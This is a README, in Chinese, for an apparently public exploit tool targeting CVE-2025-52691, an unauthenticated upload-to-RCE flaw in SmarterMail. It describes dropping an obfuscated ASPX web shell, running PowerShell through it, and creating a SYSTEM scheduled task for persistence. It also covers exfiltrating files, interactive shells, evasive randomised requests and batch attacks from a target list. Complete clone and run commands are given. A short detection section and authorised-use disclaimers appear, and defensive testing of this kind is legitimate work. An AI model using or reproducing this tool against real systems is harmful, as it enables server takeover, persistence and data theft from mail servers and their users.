 deathshotxd/cve-2025-52691-apt-poc
CVE-2025-52691(SmarterMail 任意文件上传 RCE)的增强型概念验证漏洞利用,具备 APT 级功能,如隐蔽混淆、持久化、数据外泄和交互模式。仅用于教育和授权测试。感谢 yt2w/CVE-2025-52691 提供的原始 PoC。




未认证上传。操作员级后续利用。
一个具备隐蔽、持久化、数据外泄和清理路径的 SmarterMail 概念验证。
这是针对 CVE-2025-52691 的增强型概念验证,该漏洞是 SmarterTools SmarterMail 中的未认证任意文件上传漏洞,可导致远程代码执行。核心路径保持不变:枚举上传端点,投放一个经过混淆的 ASPX Web Shell,并通过它执行命令。操作员层增加了随机化请求行为、代理支持、计划任务持久化路径、文件外泄、交互式命令执行和清理功能。
仅限授权使用。 本工具用于教育、防御性验证和经批准的渗透测试。在未经明确书面许可的情况下对系统运行本工具,在大多数司法管辖区均属违法。作者对滥用行为不承担任何责任。

| 阶段 | 发生什么 | 产物或标志 |
|---|---|---|
| 1. 探测 | 规范化目标 URL 并检查 HTTP 200 响应。 | 目标 URL |
| 2. 上传 | 使用 multipart、raw 和 JSON 请求体尝试五个上传端点。 | <random>.aspx |
| 3. 验证 | 请求生成的 shell 路径并确认命令输出。 | ?auth=<password> |
| 4. 操作 | 运行 PowerShell 命令、打开交互式 shell 或拉取文件。 | -c、--interactive、--exfil |
| 5. 持久化 | 以 SYSTEM 身份创建每日计划任务。 | --persistence |
| 6. 清理 | 移除上传的 shell 及其访问路径。 | --cleanup |
持久化阶段附带一个占位符载荷 URL。在授权实验室中使用该路径前,请在 exploit-poc.py 中替换它。
--no-verify 退出选项。--check-only 仅确认可达性,不上传任何内容。--cleanup 在操作完成后删除已上传的 shell。
requests。python3 -m pip install requests
无需其他第三方软件包。
git clone https://github.com/DeathShotXD/CVE-2025-52691-APT-PoC.git
cd CVE-2025-52691-APT-PoC
python3 -m pip install requests

# Confirm the lab target is reachable before doing anything else.
python3 exploit-poc.py https://lab.example.com --check-only
然后,仅针对你拥有或已获授权测试的系统:
python3 exploit-poc.py https://lab.example.com -c "whoami"
python3 exploit-poc.py <target_url> [options]
<target_url> 是 SmarterMail 服务器的基础 URL,例如
https://mail.example.com。
| 标志 | 描述 |
|---|---|
--targets-file <file> | 每行读取一个目标 URL 并按顺序处理。 |
-c, --command <cmd> | 验证后通过上传的 shell 执行命令。 |
-t, --timeout <seconds> | 请求超时时间(秒)。默认:30。 |
--proxy <url> | 通过 HTTP 代理路由请求,例如 http://127.0.0.1:8080。 |
--no-verify | 禁用 SSL 证书验证。 |
--check-only | 检查可达性并退出,不上传。 |
--persistence | 以 SYSTEM 身份创建每日计划任务。请先替换占位符 payload URL。 |
--exfil <remote:local> | 通过 shell 读取远程文件并在本地写入。 |
--interactive | 验证后进入交互式命令提示符。 |
--cleanup | 操作完成后移除上传的 shell。 |
--log-level <level> | DEBUG、INFO、WARNING 或 ERROR。默认:INFO。 |
基本实验运行:
python3 exploit-poc.py https://mail.lab.internal
执行命令:
python3 exploit-poc.py https://mail.lab.internal -c "systeminfo"
通过 Burp 路由并持久化请求:
python3 exploit-poc.py https://mail.lab.internal \
  --proxy http://127.0.0.1:8080 \
  --persistence
与清理的交互式会话:
python3 exploit-poc.py https://mail.lab.internal --interactive --cleanup
批处理模式:
python3 exploit-poc.py --targets-file targets.txt
从 Windows 主机外泄文件:
python3 exploit-poc.py https://mail.lab.internal \
  --exfil "C:\Windows\Temp\proof.txt:proof.txt"
成功运行后会打印 shell 路径、带有每次运行独立密码的访问 URL、命令输出,以及持久化、数据外传或清理的状态。日志按所选级别输出到控制台。
防御者可以关注该工具所依赖的行为:
POST 请求。.aspx 文件,尤其是八字符十六进制名称的文件。w3wp.exe 启动 powershell.exe 或 cmd.exe。Update#### 名称和 SYSTEM 运行级别的计划任务(Windows 事件 4698,以及任务计划程序操作日志)。缓解措施:
--exfil 通过 Web shell 以 base64 读取文件。大文件不切实际且速度缓慢。
CVE-2025-52691-APT-PoC/
|-- exploit-poc.py
|-- README.md
|-- LICENSE
+-- assets/
    |-- hero.svg
    +-- divider.svg
本增强版本基于 yt2w 的原始 PoC。操作符功能、混淆处理及文档均在该基础之上添加。
本工具用于演示漏洞,仅供教育和授权测试目的使用。请仅在您拥有或已获得明确书面许可进行测试的系统上使用。您有责任遵守所有适用法律。
MIT。参见 LICENSE。







